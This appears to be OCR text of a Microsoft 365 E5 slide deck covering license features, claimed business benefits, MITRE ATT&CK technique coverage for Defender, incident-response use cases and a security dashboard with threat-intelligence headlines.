Cloud Storage and file sharing

SharePoint:
Team sites & internal portals

Skype for Business:
Online Meetings, IM, video chat

Yammer:
Private social networking

Teams
Persistent chat-based collaboration

SECURITY

Defender for Endpoint P1 :
Signature based AV/AS

Data Loss Prevention
Prevent sensitive data leaks

Basic eDiscovery
Discovery content across email, docs, IM, social.

Azure AD Premium P1
SSO, MFA, Conditional Access, Reporting

Intune
MDM, SCCM, Endpoint Protection

Azure Info Protection Premium P1
Encrypt and track all files

Adv Threat Analytics
Protection from advanced targeted attacks by applying user and entity behavior analytics

Secure Score
Assesses your current O365 security health

Compliance Manager
Track compliance against regulatory requirements

E5 SECURITY

Defender for O365
Adv e-mail protection, sandboxing, URL re-writes, investigations, Automated IR

Defender for Identity
End User Identity Behavioral Analysis – Look for abnormalities in your environment

Defender for Endpoint P2
Zero-day virus and malware protection, EPP, EDR, Automated IR for Windows and MacOS

Adv Threat Intelligence
Global machine learning based threat detection and prevention; Enhanced data access controls (DLP)

Defender for Cloud Apps
Discover cloud-based apps, gain insight into shadow IT and assess risk.

Azure AD Premium P2
Risk based conditional access, privileged Identity Management, identity protection

E5 COMPLIANCE

Information Protection & Governance:
Cloud DLP (MDCA + new value1)
Communications DLP (Teams chat)
Information Protection
Information Governance
Records Management
Rules-based auto classification
Machine Learning-based auto classification
Customer Key
Advanced Message Encryption

Insider Risk Management:
Insider Risk Management
Communication Compliance
Information Barriers
Customer Lockbox
Privileged Access Management

eDiscovery & Audit
Advanced Audit
Advanced eDiscovery

ANALYTICS

Power BI Pro:
Live business analytics and visualization

VOICE

Audio Conferencing:
Worldwide dial-in for your online meetings

Phone System:
Business phone system in the cloud

← M365 E3 →

← Microsoft 365 E5 →

Value Driver Map : Microsoft 365 E5

Business Value

Cost Saving

Productivity & Efficiency Gains

Reduced Risk

Business Impact

Vendor Licence Cost Consolidation

Automation Savings & Process Improvements

Reduced IT Admin & Deployment Savings

Reduced Security Solution Costs

Reduced Risk of a Security Breach

Physical and T&E Cost Reduction


Microsoft 365 E5

- Empower employees to be productive and mobile by protecting data no matter where it goes
- Single solution across PCs, tablets & phones allows standardised policies & simplified administration effort
- Address fast-evolving security threats and critical new compliance regulations with integrated and automated capabilities
- Enables single sign-on for multiple applications
- Cloud device enrolment eliminates need for image deployment so users are productive in minutes
- Updates don't require extensive IT resources
- Unified management of desktop, laptop, phones, tablets and apps for voice, video and collaboration
- Improved dissemination of data & enhanced decision making/valuable insights by BI reports/dashboards
- Meetings are easier to start, and on time
- More comprehensive risk audits, better policy enforcement & better eDiscovery for investigations
- Consolidate and eliminate solutions from multiple vendors reduces IT Support/Service delivery costs
- Secure & compliant solution that protects users – it stops bullying & abusive language being used in the communications tools

Business Metrics

- Device Provisioning Time (↓) 2.5 hrs/device
- Collab. Hardware & Telephony Costs (↓)14%
- 3rd Party Maintenance & Licence Cost (↓)
- Employee Process Efficiency (↑) 25%
- Bus. Process Automation (↑) 140 mins/week
- Risk of a Security Breach (↓) 75%
- Travel, Subsistence & Office. (WFH) Costs (↓)
- Employee Speed of Decision Making(↑) 16%
- Self Serve Password Resets (↑) 75%
- Security Breach Remediation Costs (↓) 70%
- Time to Complete FOI & eDiscovery (↓) 14%
- System Application Provisioning Time(↓)90%

MITRE ATT&CK coverage by product



Microsoft Defender for Endpoint

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-By Compromise	CMSTP	Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	Application Deployment Software	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	Command-Line Interface	Account Manipulation	Accessibility Features	Binary Padding	Brute Force	Application Window Discovery	Distributed Component Object Model	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Complied HTML File	AppCert DLLs	AppCert DLLs	BITS Jobs	Credential Dumping	Browser Bookmark Discovery	Exploitation of Remote Services	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Control Panel Items	AppInit DLLs	AppInit DLLs	Bypass User Account Control	Credentials in Files	Domain Trust Discovery	Logon Scripts	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removeable Media	Dynamic Data Exchange	Application Shimming	Application Shimming	CMSTP	Credentials in Registry	File and Directory Discovery	Pass the Hash	Data from Local System	Custom Cryptographic	Exfiltration Over Alternative Protocol	Disk Structure Wipe

Microsoft Defender for Office 365


Microsoft Defender for Identity

MCAS

Use Case: Compromised Endpoint

Risk: User executes malicious files from their personal email or USB to a managed endpoint.

Goal: Rapidly detect and clean the immediate risk, then clean/protect environment against similar/future attacks.



User

Open attachment from personal email

Insert USB

Malicious payload detected

Defender for Endpoint

Disable user temporarily during remediation

Share intelligence

Intelligent Security Graph
Shared security signals

Defender for Office

Search companywide email and remove attachment from affected mailboxes


Share telemetry with Defender Endpoint and remediate infected endpoints.

Block the attachment from future attacks

Use Case: Suspend Access During Compromise

Risk: While malware is installed on endpoint, an adversary could steal or damage files and systems

Goal: Temporarily suspend user’s access to systems until the endpoint is cleaned



Clean computer and emails

Defender for Endpoint

✓ Computer Remediated

Intune

AAD

Temporarily suspend user’s access to apps from this computer

salesforce

Office 365

MCAS Monitored App

✓ Access Restored

User

✓ Access Restored

User


✓ Access Restored

User

Use Case: Phishing Email (Internal or External)

Risk: Adversary gets access to your resources by sending a phishing email (which delivers remote control malware)

Goal: Rapidly find and clean all malicious emails and malware infections (before adversary can spread farther)



Search all mailboxes and remove attachment

Defender for Office

Intelligent Security Graph

Shared security signals

Sends malicious email attachment

Block/quarantine the attachment


Manage everything in one portal

Unified experience

All security solutions managed in a single portal with shared RBAC and a view of the kill chain across multiple domains

Incident-based investigation and response

Correlates low level alerts into a single incident for prioritized investigation and response. Use in-product playbooks with best practices to respond faster



Key metrics indicate a positive trend in your organization's efficiency

The average time it takes to respond to and close incidents has decreased.

Mean time to acknowledge
10 minutes ↓ 65%

Mean time to close
3 minutes ↓ 25%

Time saved by automation
300 hours ↑ 82%

Unified incidents and alerts

145 active incidents

Service sources: Defender XDR, Sentinel, Defender for Cloud, Endpoint, Office, Identity, Applications, and IoT

In progress 24

Resolved 57

Active incidents by severity

Closed incidents by classification

Closed incidents and alerts over time

Sentinel automation

33 automation rules

Closed incidents 6

Time saved 23 hours

Actions performed 259

Actions performed by type

Entities from Sentinel

Discovered entities related to incidents

12.3K Hosts

11.8K IPs

1.6k Azure resources

Featured Threat intelligence articles

Storm-0062 attempts to exploit CVE 2023-22515 in Atlassian Confluence
1 day ago | 5 indicators

Diamond Sleet compromises TeamCity servers
6 day ago | 15 indicators

WS FTP Server critical vulnerabilities
7 days ago | no indicators

